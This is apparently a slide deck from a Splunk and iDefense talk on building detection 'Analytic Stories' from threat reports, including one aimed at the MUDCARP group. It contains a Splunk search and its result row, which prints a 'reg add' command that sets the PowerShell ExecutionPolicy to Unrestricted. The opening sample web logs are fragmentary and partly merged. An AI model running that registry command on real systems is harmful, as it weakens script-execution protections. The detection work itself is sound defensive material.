1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=FL-SW-01" "Opera/9.80.20
130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD5SL4FF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FL-SW-01" "Opera/9.80.20
128.241.220.82 - - [07/Jan 18:10:57:123] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD5SL7FF6ADFF9 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/category.screen?category_id=GIFTS&JSESSIONID=SD5SL4FF10ADFF10 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=FL-SW-01" "Mozilla/5.0 (Windows NT 5.1; SV1; ; .NET CLR 1.1.4322) " 468 125.17.14.131 [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP 1.1" 200 1316 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AV-CB-01&JSESSIONID=SD10SL9FF2ADFF9 HTTP 1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=purchase&itemId=EST-26&product_id=FL-SW-01" "Opera/9.80.20
130.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD5SL4FF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=FL-SW-01" "Opera/9.80.20
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```

Capture Data & Create Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**



Quality Assurance Testing

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Quality assurance testing**

Search Datasets Reports Alerts Dashboards Search & Reporting

New Search Save As Close

(sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational OR tag=process) ExecutionPolicy | search process=reg.exe cmdline=add* cmdline=*Software\Microsoft\PowerShell\1\1\ShellIds\Microsoft.PowerShell* cmdline=ExecutionPolicy* cmdline=Unrestricted* | stats count min(_time) as firstTime max(_time) as lastTime by dest, user, process, cmdline | 'ctime(firstTime)' 'ctime(lastTime)'

✓ 2 events (6/12/18 12:00:00.000 AM to 9/10/18 9:52:49.000 PM) No Event Sampling

Events (2) Patterns Statistics (1) Visualization

100 Per Page Format Preview


dest	user	process	cmdline	count	firstTime	lastTime
WIN10-64BITvroot	WIN10-64BITvroot	reg.exe	reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell" /v "ExecutionPolicy" /t REG_SZ /d "Unrestricted" /f	2	07/11/2018 20:16:13	07/11/2018 23:10:16

Framework Mapping

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Quality assurance testing**
6. **Map to frameworks and references**



Configure & Deploy

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*
3. *Identify Analytic Tradecraft*
4. **Capture data & create analytics**
5. **Map to frameworks and references**
6. **Quality assurance testing**
7. **Configure & Deploy**

Edit Analytic Story
Edit the Analytic Story and map it to the type of searches you would like to use
[Back to Content Management](#)

Analytic Story

Name: Possible Backdoor Activity Associated With MUDCARP...

App: Enterprise Security

Description: Monitor your environment for suspicious behaviors that resemble the techniques employed by the MUDCARP threat group.

Narrative: This story was created as a joint effort between iDefense and Splunk. iDefense analysts have recently discovered a Windows executable file that, upon execution, spoofs a decryption tool and then drops a file that appears to be the custom-built javascript backdoor, "Orz," which is associated with the threat actors known as MUDCARP (as well as "temp.Periscope" and "Leviathan"). The file is [associated with the threat actors known as MUDCARP](#).

Narrative Preview: ☐ Show preview

Category: Adversary Tactics

References:

- https://intelgraph.iddefense.com/#/node/threat_gro X
- <https://intelgraph.iddefense.com/#/node/intelligenc> X
- <http://blog.amossys.fr/badflick-is-not-so-bad.html> X

 + Add Reference

Last Updated: 8/1/2018 Set to today

Version: 1

Searches:

- ESCU - First time seen command line argument - Rule X
 - Edit DETECTION
- ESCU - Registry Keys Used For Persistence - Rule X
 - Edit DETECTION
- ESCU - Malicious PowerShell Process - Connect To Internet With Hidden Window - Rule X
 - Edit DETECTION



Demo

Analytic Stories

The Two Sides of the Security Analytics Coin

“Spray & Pray” vs the “How & Why”

The Traditional Approach

- ▶ Threat Intelligence Feeds:
 - IOC Oriented
 - Delivered in report or API (text)
 - “Trust me” vs “Show your work”
- ▶ Challenges:
 - Ephemeral (Limited “Shelf Life”)
 - Atomic vs Comprehensive
 - Requires expertise to contextualize & understand relationships



The Splunk Approach

- ▶ Analytic Story Based
 - Packages the questions to ask alongside the context.
 - Longer “shelf life” than an atomic indicator
 - Shows & Explains work / Customizable
- ▶ Analytic Story Contains
 - How to's:
 - Detect something evil
 - Investigate something evil
 - Contextualize something evil
 - Data Requirements & Industry Frameworks

Where do we go from here?

- ▶ Consider your analytics strategy; going beyond detection
- ▶ Learn more about Analytic Stories
 - Email us escu_feedback@splunk.com
 - Talk to your account team
- ▶ Interested in Building your own Stories?
 - Contact us

- ▶ Contact iDefense to learn how we're leveraging Analytic Stories to reshape how we're delivering Threat Intelligence to our clients



Thank You

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